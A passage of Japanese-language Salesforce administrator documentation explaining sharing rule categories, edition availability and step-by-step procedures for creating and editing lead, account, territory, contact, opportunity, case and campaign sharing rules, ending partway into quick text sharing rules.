- レコードタイプ
- データ型:
  - 自動採番
  - チェックボックス
  - 日付
  - 日付/時間
  - メール
  - 数値
  - パーセント
  - 電話
  - 選択リスト
  - テキスト
  - テキストエリア
  - URL
  - 参照関係 (ユーザ ID またはキュー ID に対して)

メモ: [テキスト] および [テキストエリア] は大文字小文字を区別します。たとえば、テキスト項目に「Manager」と指定した条件に基づく共有ルールでは、項目に「manager」があるレコードは共有しませ

ん。1つの語で複数の共通の大文字小文字の使用例を持つルールを作成するには、各値をカンマで区切って入力します。

関連トピック:

共有ルール

共有ルールのカテゴリ

共有ルールを定義するときに、ドロップダウンリスト［所有者の所属］と［共有先］にある次のカテゴリから選択できます。共有ルールの種別や組織で有効になっている機能に応じて、表示されないカテゴリもあります。

メモ: 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。

カテゴリ	説明
マネージャのグループ	ユーザのすべての直属マネージャおよび間接マネージャ。
マネージャの下位グループ	マネージャと、そのマネージャが管理するすべての直属部下および間接部下。
キュー	キューに所有されるすべてのレコード。ただし、キューの個々のメンバーに所有されるレコードは除きます。［所有者の所属］リストでのみ使用できます。
公開グループ	管理者に定義されたすべての公開グループ。 組織でパートナーポータルまたはカスタマーポータルが有効になっている場合は、［すべてのパートナーユーザ］または［すべてのカスタマーポータルユーザ］グループが表示されます。これらのグループには、大規模ポータルユーザを除いて、パートナーポータルまたはカスタマーポータルへのアクセス権を持つすべてのユーザが含まれます。
ロール	組織向けに定義されたすべてのロール。これには、指定されたロールのすべてのユーザが含まれます。
ポータルロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロール内のすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの［別名］が含まれる個人取引先は除外されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、および商談共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

パートナーポータルおよびカスタマーポータルは、Salesforce Classic で使用できます。

カテゴリ	説明
ロール & 下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロールのすべてのユーザと、そのロールの下位ロールすべてのユーザが含まれ、ポータルライセンス種別のユーザを持つパートナーポータルロール、およびカスタマーポータルロールなどがあります。 組織でパートナーポータル、またはカスタマーポータルが有効になっている場合、ポータルロールは、このカテゴリにのみ含まれます。 組織で [ロール、内部 & ポータル下位ロール] データセットカテゴリが利用できるようにするには、ロール階層内に少なくとも 1 つのロールを作成しておく必要があります。
ポータルロール & 下位ロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロールのすべてのユーザと、そのポータルロール階層で下位のロールのすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの [別名] が含まれる個人取引先は除外されます。
ロール & 内部下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、そのロールの下位のロールに属するすべてのユーザが含まれますが、パートナーポータル、およびカスタマーポータルのロールは除外されます。 このカテゴリは、組織でパートナーポータル、または Salesforce カスタマーポータルが有効になっている場合にのみ表示されます。 組織で [ロール & 内部下位ロール] データセットカテゴリが利用できるようするには、ロール階層内に少なくとも 1 つのロールを作成し、かつ、ポータルを有効にしておく必要があります。
ロール、内部 & ポータル下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、パートナーポータル、およびカスタマーポータルなど、そのロールの下位のロールに属するすべてのユーザが含まれます。 このカテゴリは、組織でパートナーポータル、または Salesforce カスタマーポータルが有効になっている場合にのみ表示されます。 組織で [ロール & 内部下位ロール] データセットカテゴリが利用できるようするには、ロール階層内に少なくとも 1 つのロールを作成し、かつ、ポータルを有効にしておく必要があります。
テリトリー	組織向けに定義されたすべてのテリトリー。

カテゴリ	説明
テリトリーおよび下位テリトリー	組織向けに定義されたすべてのテリトリー。これには、指定されたテリトリーとその下位のテリトリーが含まれます。

関連トピック:

- 共有ルール
- マネージャグループとのレコードの共有

リード共有ルールの作成

リード共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づきます。最大で300件のリード共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [リード共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

リード共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [リード共有ルール]関連リストで、変更するルールの横にある [編集]をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

取引先共有ルールの作成

取引先共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件の取引先共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — ［所有者の所属］行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. ［共有先］行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ［デフォルトの取引先、契約、および納入商品のアクセス権］の設定を選択します。
10. 残りの項目で、共有取引先に関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

11. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

取引先共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [取引先共有ルール]関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. [デフォルトの取引先、契約、および納入商品のアクセス権] の設定を選択します。
6. 残りの項目で、共有取引先に関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

7. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

取引先テリトリー共有ルールの作成

取引先テリトリー共有ルールは、テリトリー割り当てに基づいています。最大で 300 件の取引先テリトリー共有ルールを定義できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先テリトリー共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. [テリトリー内の取引先] 行で、最初のドロップダウンリストから [テリトリー] または [テリトリーおよび下位テリトリー] を選択し、2 番目のドロップダウンリストからテリトリーを選択します。
7. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
8. [デフォルトの取引先、契約、および納入商品のアクセス権] の設定を選択します。

9. 残りの項目で、共有取引先テリトリーに関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

10. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

取引先テリトリー共有ルールの編集

取引先テリトリー共有ルールでは、共有アクセス設定を編集できますが、他の設定は編集できません。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [取引先テリトリー共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

メモ: [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

5. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

取引先責任者共有ルールの作成

取引先責任者共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で 300 件の取引先責任者共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先責任者共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。

9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

取引先責任者共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [取引先責任者共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

6. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

商談共有ルールの作成

商談共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件の商談共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [商談共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — ［所有者の所属］行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. ［共有先］行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。条件として所有権が指定されている、所有者に基づくルールまたは条件に基づくルールの場合、［商談のアクセス権］レベルは、関連付けられた取引先に関係なく、グループ、ロール、またはテリトリーのメンバーが所有する商談に適用されます。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

商談共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [商談共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。条件として所有権が指定されている、所有者に基づくルールまたは条件に基づくルールの場合、［商談のアクセス権］レベルは、関連付けられた取引先に関係なく、グループ、ロール、またはテリトリーのメンバーが所有する商談に適用されます。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

ケース共有ルールの作成

ケース共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件のケース共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [ケース共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

ケース共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ケース共有ルール]関連リストで、変更するルールの横にある [編集]をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

キャンペーン共有ルールの作成

キャンペーン共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件のキャンペーン共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [キャンペーン共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。
フルアクセス	選択したグループ、ロール、またはテリトリーのユーザは、レコードの所有者と同様に、レコードを参照、編集、移動、削除、および共有できます。 フルアクセスの共有ルールを使用すると、ユーザは、活動での組織全体の共有設定が[親レコードに連動]になっている場合、そのレコードに関連付けられた活動を参照、編集、削除し、閉じることもできます。

10. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

キャンペーン共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [キャンペーン共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

アクセス権の設定	説明
参照・更新	レコードの参照と更新ができます。
フルアクセス	選択したグループ、ロール、またはテリトリーのユーザは、レコードの所有者と同様に、レコードを参照、編集、移動、削除、および共有できます。 フルアクセスの共有ルールを使用すると、ユーザは、活動での組織全体の共有設定が[親レコードに連動]になっている場合、そのレコードに関連付けられた活動を参照、編集、削除し、閉じることもできます。

6. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

クイックテキスト共有ルールの作成

クイックテキスト共有ルールを作成する手順は、次のとおりです。

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [クイックテキスト共有ルール] 関連リストで、[新規] をクリックします。
